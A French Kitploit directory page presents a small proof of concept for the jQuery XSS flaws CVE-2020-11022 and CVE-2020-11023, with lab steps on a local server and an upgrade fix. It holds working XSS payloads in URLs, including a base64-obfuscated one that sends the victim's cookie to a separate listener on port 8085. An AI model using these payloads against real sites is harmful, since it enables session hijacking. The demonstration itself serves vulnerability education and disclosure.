
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2020-11022-CVE-2020-11023 — Petite chose bricolée rapidement pour démontrer cette CVE | Kitploit

Outils/GitHubGitHub/0xaj2k/cve-2020-11022-cve-2020-11023
Outils de PhishingAnalyse des VulnérabilitésExploitationExploitation d'Applications WebApprentissage et Éducation
GitHub0xaj2k/cve-2020-11022-cve-2020-11023

CVE-2020-11022-CVE-2020-11023

Petite chose bricolée rapidement pour démontrer cette CVE

Partager
Voir le dépôt
35445il y a 4 ansVérifié par Kitploit

CVE-2020-11022 CVE-2020-11023

Dans les versions de jQuery supérieures ou égales à 1.2 et antérieures à 3.5.0, le passage de HTML provenant de sources non fiables - même après l'avoir nettoyé - à l'une des méthodes de manipulation du DOM de jQuery (c'est-à-dire .html(), .append() et autres) peut exécuter du code non fiable. Ce problème est corrigé dans jQuery 3.5.0.

Dans les versions de jQuery supérieures ou égales à 1.0.3 et antérieures à 3.5.0, le passage de HTML contenant des éléments provenant de sources non fiables - même après l'avoir nettoyé - à l'une des méthodes de manipulation du DOM de jQuery (c'est-à-dire .html(), .append() et autres) peut exécuter du code non fiable. Ce problème est corrigé dans jQuery 3.5.0.

Exploit

  1. Hébergez la page index.php sur un serveur web PHP. Je suggère d'utiliser sudo php -S 127.0.0.1:80 pour démarrer un serveur rapide.

Simple XSS

  1. Visitez le chemin http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=alert(1)%3E
  2. Appuyez sur le bouton "Append via .html()".
  3. Voyez la popup d'alerte.

image

Cookie stealing

  1. Démarrez un autre serveur web sur le port 8085, je suggère d'utiliser Python pour cela sudo python3 -m http.server 8085
  2. Visitez le chemin http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=eval(atob(%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly8xMjcuMC4wLjE6ODA4NS8/Yz0iK2RvY3VtZW50LmNvb2tpZQ==%27))%3E
  3. Appuyez sur le bouton "Append via .html()".
  4. Vérifiez les logs Python et voyez votre cookie dans le log.

image

Fix

Si vous souhaitez corriger cette CVE dans ce script, changez simplement la version de jQuery vers https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.0/jquery.js :)


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





